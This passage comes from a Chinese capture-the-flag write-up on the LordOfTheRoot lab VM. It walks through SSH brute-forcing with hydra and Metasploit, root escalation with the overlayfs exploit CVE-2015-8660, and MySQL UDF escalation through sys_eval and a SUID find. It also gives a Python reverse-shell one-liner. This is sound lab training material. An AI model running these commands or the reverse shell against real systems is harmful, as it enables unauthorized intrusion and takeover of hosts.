| 2 | MyPreciousR00t | smeagol |
| 3 | AndMySword | aragorn |
| 4 | AndMyBow | legolas |
| 5 | AndMyAxe | gimli |
+----+-----+-----+
```

3.ssh爆破

由sqlmap 爆破得到 账户密码 尝试ssh爆破 账号密码

3.1 hydra爆破ssh

```
hydra -L users.txt -P passwd.txt 192.168.75.144 ssh
hydra -L users.txt -P passwd.txt ssh://192.168.75.144
smeagol
MyPreciousR00t
```

```
root@kali: /2022/6
# hydra -L users.txt -P passwd.txt 192.168.75.144 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-28 20:59:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.75.144:22/
[22][ssh] host: 192.168.75.144 login: smeagol password: MyPreciousR00t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-28 20:59:47

root@kali: /2022/6
# hydra -L users.txt -P passwd.txt ssh://192.168.75.144
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-28 21:03:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.75.144:22/
[22][ssh] host: 192.168.75.144 login: smeagol password: MyPreciousR00t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-28 21:03:06

root@kali: /2022/6
#
```

警告: 您正在使用 root 帐户。有可能会损害您的系统。

1 frodo 2 smeagol 3 aragorn 4 legolas 5 gimli	1 iwilltakethering 2 MyPreciousR00t 3 AndMySword 4 AndMyBow 5 AndMyAxe
---	--

CSDN @少年醉春风

3.2MSF爆破ssh

若有用户名和密码字典的话，使用auxiliary/scanner/ssh/ssh_login模块
若不知道，使用auxiliary/scanner/ssh/ssh_enumusers模块先探测用户名是否存在
参考: <https://blog.csdn.net/huweiliyi/article/details/105590291>

```
payload options 设置
search ssh_login
use auxiliary/scanner/ssh/ssh_login //use 0 使用模块
show options //查看参数
set rhosts 192.168.75.144 //设置目标ip
set user_file /2022/6/users.txt //设置账号本
set pass_file /2022/6/passwd.txt //设置密码本
exploit //运行 payload

session -i 查看结果
//得到一个shell
session 1 //使用shell
```

METASPLOIT CYBER MISSILE COMMAND V5

```
#####  
#####  
#####  
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #  
#####  
#####  
4 legolas 4 AndMyBow https://metasploit.com  
5 gini 5 AndMyAxe  
=[ metasploit v6.1.4-dev ]  
+ -- --[ 2162 exploits - 1147 auxiliary - 367 post ]  
+ -- --[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --[ 8 evasion ]
```

Metasploit tip: When in a module, use back to go back to the top level prompt

msf6 > search ssh_login

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner


```

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
----           -
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD        no             no        A specific password to authenticate with
PASS_FILE        no             no        File containing passwords, one per line
RHOSTS          yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           22             yes       The target port
STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
THREADS         1              yes       The number of concurrent threads (max one per host)
USERNAME        no             no        A specific username to authenticate as
USERPASS_FILE    no             no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false          no        Try the username as the password for all users
USER_FILE        no             no        File containing usernames, one per line
VERBOSE         false          yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.75.144
rhost => 192.168.75.144
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /2022/6/users.txt
user_file => /2022/6/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /2022/6/passwd.txt
pass_file => /2022/6/passwd.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.75.144:22 - Starting bruteforce
[+] 192.168.75.144:22 - Success: smeagol:MyPreciousR00t 'uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol) Linux Lo
rdOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.75.140:33835 -> 192.168.75.144:22) at 2022-03-28 21:14:54 +0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > session -i
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions

  Id  Name  Type      Information                                     Connection
  --  ---  --
  1    shell linux  SSH smeagol:MyPreciousR00t (192.168.75.144:22) 192.168.75.140:33835 -> 192.168.75.144:22 (192.168.75.144)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)

```

4.提权

4.1 exp提权

4.1.1 ssh登录

```

ssh smeago@192.168.75.144
MyPreciousR00t
uname -a //查看主机操作系统 内核信息
hostnamectl//查看主机操作系统 内核信息
内核为 Linux 3.19.0-25-generic
操作系统为 Ubuntu 14.04.3 LTS

```

```
(root@kali)~# ssh smeagol@192.168.75.144
Warning: Permanently added '192.168.75.144' (ssh) to the list of known hosts.
smeagol@LordOfTheRoot:~$
Easy as 1,2,3
smeagol@192.168.75.144's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/


602 packages can be updated.
440 updates are security updates.

Last login: Mon Mar 28 02:42:14 2022 from 192.168.75.140
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$ hostnamectl
  Static hostname: LordOfTheRoot
            Icon name: computer-vm
            Chassis: vm
            Boot ID: a94fc7aa2ded441a85f3d51a49bfba6f
            Operating System: Ubuntu 14.04.3 LTS
            Kernel: Linux 3.19.0-25-generic
            Architecture: i686
smeagol@LordOfTheRoot:~$
```

CSDN @少年醉春风

4.1.2 搜索exploit

google chrome 搜索 Ubuntu 14.x exploit



CSDN @少年醉春风

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (1)

EDB-ID: 39166	CVE: 2015-8660	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2016-01-05
-------------------------	--------------------------	-------------------------	-----------------------	---------------------------	----------------------------

EDB Verified: ✓

Exploit: [download icon] / [code icon]

Vulnerable App: [plus icon]

```

/*
just another overlaysfs exploit, works on kernels before 2015-12-26

# Exploit Title: overlaysfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660
  
```

CSDN @少年醉春风

使用方法

```

/*
just another overlaysfs exploit, works on kernels before 2015-12-26

# Exploit Title: overlaysfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660

blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah)
blah@ubuntu:~$ uname -a && cat /etc/issue
Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 GNU/Linux
Ubuntu 14.04.3 LTS \n \l
blah@ubuntu:~$ ./overlaysfs
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)

12/2015
by rebel

6354b4e23db225b565d79f226f2e49ec0fe1e19b
*/

#include <stdio.h>
  
```

CSDN @少年醉春风

4.1.3 使用exploit

```

searchsploit 39166 //在kali本地exploit库搜索
locate linux/local/39166.c //查看位置
cp /usr/share/exploitdb/exploits/linux/local/39166.c /2022/6 //复制到目标目录
python -m SimpleHTTPServer 8081 // 在/2022/6 打开http服务

wget http://192.168.75.144:8081/39166.c //在shell 里面下载exp
gcc 39166.c -o 39166 //编译exp
./39166 //执行exp可执行文件
  
```

```

root@kali:/2022/6
文件 动作 编辑 查看 帮助

(root@kali)-[~/2022/6]
└─# searchsploit 39166

Exploit Title | Path
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (1) | linux/local/39166.c

Shellcodes: No Results

(root@kali)-[~/2022/6]
└─# locate linux/local/39166.c
/usr/share/exploitdb/exploits/linux/local/39166.c

(root@kali)-[~/2022/6]
└─# cp /usr/share/exploitdb/exploits/linux/local/39166.c /2022/6

(root@kali)-[~/2022/6]
└─# vim 39166.c

(root@kali)-[~/2022/6]
└─# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
192.168.75.144 - - [28/Mar/2022 22:12:31] "GET /39166.c HTTP/1.1" 200 -

root@LordOfTheRoot: ~
文件 动作 编辑 查看 帮助

smeagol@LordOfTheRoot:~$ wget http://192.168.75.144:8081/39166.c
--2022-03-28 03:25:08-- http://192.168.75.144:8081/39166.c
Connecting to 192.168.75.144:8081... failed: Connection refused.
smeagol@LordOfTheRoot:~$ wget http://192.168.75.140:8081/39166.c
--2022-03-28 03:25:15-- http://192.168.75.140:8081/39166.c
Connecting to 192.168.75.140:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
Saving to: '39166.c'

100%[=====>] 2,789 --K/s in 0s

2022-03-28 03:25:15 (357 MB/s) - '39166.c' saved [2789/2789]

smeagol@LordOfTheRoot:~$ ls
37292 39166.c Documents examples.desktop LinEnum.sh Music Public Videos
37292.c Desktop Downloads les.sh linpeas.sh Pictures Templates
smeagol@LordOfTheRoot:~$ chmod +x 39166.c
smeagol@LordOfTheRoot:~$ ./39166.c
: No such file or directory
./39166.c: line 2: just: command not found
./39166.c: line 3: $'\r': command not found
./39166.c: line 10: $'\r': command not found
./39166.c: line 11: blah@ubuntu:~$: command not found
./39166.c: line 12: syntax error near unexpected token `('
./39166.c: line 12: `uid=1001(blah) gid=1001(blah) groups=1001(blah)
smeagol@LordOfTheRoot:~$ gcc 39166.c -o 39166
smeagol@LordOfTheRoot:~$ ./39166
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~#

```

CSDN @少年醉春风

4.1.4 Flag

```

cd /root
ls
cat Flag.txt

"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf

```

```

root@LordOfTheRoot:/root
文件 动作 编辑 查看 帮助

root@LordOfTheRoot:~# cd /root
root@LordOfTheRoot:/root# ls
buf buf.c Flag.txt other other.c switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#

```


4.2 udf提权

udf提权条件

root 权限运行mysql

在 MySQL 5.5 之前 secure_file_priv 默认是空, 这个情况下可以向任意绝对路径写文件

在 MySQL 5.5之后 secure_file_priv 默认是 NULL, 这个情况下不可以写文件

udf.dll文件必须放置在mysql安装目录的lib\plugin文件夹下才可以创建自定义函数

4.2.1 mysql版本, 权限

dpkg -l | grep mysql --查看历史安装包版本

5.5.44

ps aux | grep mysql ---查看mysql进程信息

root权限

```
smeagol@LordOfTheRoot: /var/www
文件 动作 编辑 查看 帮助
smeagol@LordOfTheRoot:/tmp$ cd /var/www
smeagol@LordOfTheRoot:/var/www$ ls
404.html 978345210 images index.html
smeagol@LordOfTheRoot:/var/www$ dpkg -l | grep mysql
ii libdbd-mysql-perl 4.025-1 i386 P
erl5 database interface to the MySQL database
ii libmysqlclient18:i386 5.5.44-0ubuntu0.14.04.1 i386 M
ySQL database client library
ii mysql-client-5.5 5.5.44-0ubuntu0.14.04.1 i386 M
ySQL database client binaries
ii mysql-client-core-5.5 5.5.44-0ubuntu0.14.04.1 i386 M
ySQL database core client binaries
ii mysql-common 5.5.44-0ubuntu0.14.04.1 all M
ySQL database common files, e.g. /etc/mysql/my.cnf
ii mysql-server 5.5.44-0ubuntu0.14.04.1 all M
ySQL database server (metapackage depending on the latest version)
ii mysql-server-5.5 5.5.44-0ubuntu0.14.04.1 i386 M
ySQL database server binaries and system database setup
ii mysql-server-core-5.5 5.5.44-0ubuntu0.14.04.1 i386 M
ySQL database server binaries
ii php5-mysql 5.5.9+dfsg-1ubuntu4.11 i386 M
ySQL module for php5
rc php5-mysqld 5.5.9+dfsg-1ubuntu4.11 i386 M
ySQL module for php5 (Native Driver)
smeagol@LordOfTheRoot:/var/www$ ps aux | grep mysql
root 1058 0.0 4.2 327064 43868 ? Ssl Mar27 0:04 /usr/sbin/mysqld
smeagol 28955 0.0 0.1 4692 1964 pts/5 S+ 03:47 0:00 grep --color=auto mysql
smeagol@LordOfTheRoot:/var/www$
```

CSDN @少年醉春风

4.2.2mysql密码

```
ls
cd 978345210
ls
cat login.php //查看全部内容
grep "password" -rn login.php //查看含有root 的行

账号密码
root
darkshadow
```



```
smeagol@LordOfTheRoot:/var/www/978345210
文件 动作 编辑 查看 帮助
smeagol@LordOfTheRoot:/var/www$ ls
404.html 978345210 images index.html
smeagol@LordOfTheRoot:/var/www$ cd 978345210
smeagol@LordOfTheRoot:/var/www/978345210$ ls
index.php login.php logout.php profile.php
smeagol@LordOfTheRoot:/var/www/978345210$ cat login.php
<?php
session_start(); // Starting Session
$error=''; // Variable To Store Error Message
if (isset($_POST['submit'])) {
    if (empty($_POST['username']) || empty($_POST['password'])) {
        $error = "Username or Password is invalid";
    }
    else
    {
        // Define $username and $password
        $username=$_POST['username'];
        $password=$_POST['password'];
        $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');

        // To protect MySQL injection for Security purpose
        $username = stripslashes($username);
        $password = stripslashes($password);

        $sql="select username, password from Users where username='".$username."' AND password='".$password."'";
        //echo $sql;
        $query = $db->query($sql);
        $rows = $query->num_rows;

        if ($rows = 1) {
            $_SESSION['login_user']=$username; // Initializing Session
            header("location: profile.php"); // Redirecting To Other Page
        } else {
            $error = "Username or Password is invalid";
        }
    }
}
?>
smeagol@LordOfTheRoot:/var/www/978345210$ grep "password" -rn /978345210/login.php
grep: /978345210/login.php: No such file or directory
smeagol@LordOfTheRoot:/var/www/978345210$ grep "password" -rn login.php
5:     if (empty($_POST['username']) || empty($_POST['password'])) {
10:         // Define $username and $password
12:         $password=$_POST['password'];
17:         $password = stripslashes($password);
19:         $sql="select username, password from Users where username='".$username."' AND password='".$password."'";
smeagol@LordOfTheRoot:/var/www/978345210$ grep "root" -rn login.php
13:     $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
```

4.2.3 udf条件

```
mysql -uroot -pdarkshadow

首先看一下是否满足写入条件:
mysql> show global variables like 'secure%';
+-----+
| Variable_name | Value |
+-----+
| secure_auth   | OFF   |
| secure_file_priv |      |
+-----+
是可以进行UDF提权的!

查看插件目录:
mysql> show variables like '%plugin%';
+-----+
| Variable_name | Value |
+-----+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+-----+
插件目录在: /usr/lib/mysql/plugin/
```

```
smeagol@LordOfTheRoot:/var/www/978345210
文件 动作 编辑 查看 帮助
smeagol@LordOfTheRoot:/var/www/978345210$ mysql -uroot -pdarkshadow
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 221
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show global variables like 'secure%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_auth   | OFF   |
| secure_file_priv |      |
+-----+-----+
2 rows in set (0.00 sec)

mysql> show variables like '%plugin%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

CSDN @少年醉春风

查看是否可以远程登录 若可以远程登陆可以用msf提权

```
use mysql;
select user,host from user;
不能远程登陆
```

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select user,host from user;
+-----+-----+
| user      | host      |
+-----+-----+
| root     | 127.0.0.1 |
| root     | ::1      |
| debian-sys-maint | localhost |
| root     | localhost |
| root     | lordoftheroot |
+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

CSDN @少年醉春风

4.2.4 提权

MySQL中，BLOB是一个二进制大型对象，是一个可以存储大量数据的容器，它能容纳不同大小的数据。

BLOB类型实际是个类型系列（TinyBlob、Blob、MediumBlob、LongBlob）

除了在存储的最大信息量上不同外，他们是等同的。

MySQL的四种BLOB类型：

类型	大小(单位: 字节)
TinyBlob	最大 255
Blob	最大 65K
MediumBlob	最大 16M
LongBlob	最大 4G

可以利用lib_mysqludf_sys提供的函数执行系统命令，lib_mysqludf_sys:
sys_eval, 执行任意命令, 并将输出返回
sys_exec, 执行任意命令, 并将退出码返回。

或者udf_exploit提供的那个函数执行系统命令
do_system

本次使用lib_mysqludf_sys


```
locate lib_mysqludf_sys //查看lib_mysqludf_sys位置
```

```
cp /usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so /2022/6  
//复制lib_mysqludf_sys_32.so到 /2022/6 目录
```

```
mv lib_mysqludf_sys_32.so udf.so //重命名为udf.so
```

```
du udf.so //查看udf.so 文件大小
```

```
python -m SimpleHTTPServer 8081 //打开本地http服务
```



```
root@kali: /2022/6
# locate lib_mysqludf_sys
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.dll
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_64.dll
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_64.so
/usr/share/sqlmap/data/udf/mysql/linux/32/lib_mysqludf_sys.so
/usr/share/sqlmap/data/udf/mysql/linux/64/lib_mysqludf_sys.so
/usr/share/sqlmap/data/udf/mysql/windows/32/lib_mysqludf_sys.dll
/usr/share/sqlmap/data/udf/mysql/windows/64/lib_mysqludf_sys.dll

# cp /usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so /2022/6

# ls
39166.c lib_mysqludf_sys_32.so passwd.txt post.txt users.txt

# mv lib_mysqludf_sys_32.so udf.so

# ls
39166.c passwd.txt post.txt udf.so users.txt

# du udf.so
8      udf.so

# python -m SimpleHTTPServer 8081
```

```
wget http://192.168.75.140:8081/udf.so //将动态链接库下载到目标主机 tmp目录下

mysql -uroot -pdarkshadow //进入mysql

create table udf (line blob); //创建表,用于存放本地传来的udf文件的内容。

insert into udf values(load_file('/tmp/udf.so')); //在表中写入udf文件内容
select * from udf into outfile '/usr/lib/mysql/plugin/udf.so';

//将udf文件内容传入新建的udf.so文件中,路径根据自己的@@basedir修改

create function sys_eval returns strings soname 'udf.so'; 创建自定义函数

select * from mysql.func; //查看函数

select sys_eval('chmod u+s /usr/bin/find');
//调用sys_eval函数来给find命令所有者的suid权限,使其可以执行root命令

find / -exec '/bin/sh' \; //执行提权

// !此时是没有框架的 要是想反弹shell 需要有框架
// python -c 'import pty;pty.spawn("/bin/bash")' 获得框架
// 现在主机用 nc 监听端口有 nc -lvp port
// 在使用反弹shell命令进行反弹
// python 反弹shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("监听主机ip",port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

cd /root
ls
cat Flag.txt
```

```
smeagol@LordOfTheRoot: /tmp
文件 动作 编辑 查看 帮助
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table udf (line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into udf values(load_file('/tmp/udf.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from udf into outfile '/usr/lib/mysql/plugin/udf.so';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'outfile '/usr/lib/mysql/plugin/udf.so'' at line 1
mysql> select * from udf into dumpfile '/usr/lib/mysql/plugin/udf.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function sys_eval returns strings soname 'udf.so';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'strings soname 'udf.so'' at line 1
mysql> create function sys_eval returns string soname 'udf.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name      | ret | dl      | type |
+-----+-----+-----+-----+
| do_system | 2   | 1518.so | function |
| sys_eval  | 0   | udf.so  | function |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> select sys_eval('chmod u+s /usr/bin/find');
+-----+
| sys_eval('chmod u+s /usr/bin/find') |
+-----+
| NULL                                |
+-----+
1 row in set (0.06 sec)

mysql> exit
Bye
smeagol@LordOfTheRoot: /tmp$ find / -exec '/bin/sh' \;
# cd /root
# ls
buf buf.c Flag.txt other other.c switcher.py
# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
```

4.3 缓冲区(buff)

百度百科<https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA/678453?fr=aladdin>

标准函数
strcpy() strcat(), sprintf(), vsprintf(), gets(), scanf()

本机实验

ALSR

缓冲区溢出 我也是刚学
很多原理不懂 也是看别人 writeup 做的

SECRET文件夹目录 是缓冲区溢出的一个标志目录

